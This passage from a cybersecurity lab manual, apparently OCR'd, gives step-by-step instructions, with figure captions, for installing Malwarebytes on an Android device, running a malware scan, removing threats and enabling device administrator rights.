


FIGURE 5.3: Installing Malwarebytes Security app

TASK 3

Launch Malwarebytes Security

5. Once the application is installed, click **OPEN** to launch it.




FIGURE 5.4: Launching Malwarebytes app

6. Malwarebytes welcome screen appears, **swipe** to view the next screen.




FIGURE 5.5: Malwarebytes premium trial screen

7. In the next screen click **Got It** to start Malwarebytes.




FIGURE 5.6: Malwarebytes premium trial screen

8. Malwarebytes will ask the user for permission to access the files. Click **Give permission**.

   Note: If a system pop-up appears asking for permissions, click **ALLOW.**




FIGURE 5.7: Malwarebytes asking for file permissions

9. Welcome to your premium trial window appears, click **MY DASHBOARD**.




FIGURE 5.8: Malwarebytes welcome to your premium trial window

TASK 4

Perform a Malware Scan

10. The Malwarebytes dashboard appears, under the Last Device scan heading, click **SCAN NOW** to launch a malware scan on your Android machine.




FIGURE 5.9: Malwarebytes Dashboard window

11. The program scans your device, and threat window opens. Here you will see all the malware (if any) found on your device. Click **Remove selected** button to remove the detected malware from your device.




FIGURE 5.10: Malwarebytes threats window

12. A confirmation window pops up, click **OK** to confirm the removal of malware.

FIGURE 5.11: Malwarebytes confirmation window

13. Main Activity window pops up, click **OK** to uninstall the malicious app from your device.

FIGURE 5.12: Android MainActivity window

TASK 5

Give Malwarebytes Administrator Privileges

14. Now navigate back to your dashboard and scroll down to find Device Administrator is not enabled heading. Under this heading click the **Enable Device Administrator** button.




FIGURE 5.13: Malwarebytes Dashboard window

15. About Administration window pops up, click **DO IT NOW**.

FIGURE 5.14: Malwarebytes About Administration popup

16. You will be taken to Activate device administrator? Window, click **Activate this device administrator**. Now Malwarebytes has admin privileges and will keep a real-time check on your device for malware and other threats.




FIGURE 5.15: Activating device administrator

Lab Analysis

Analyze and document your results related to this lab exercise. Provide your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☐ iLabs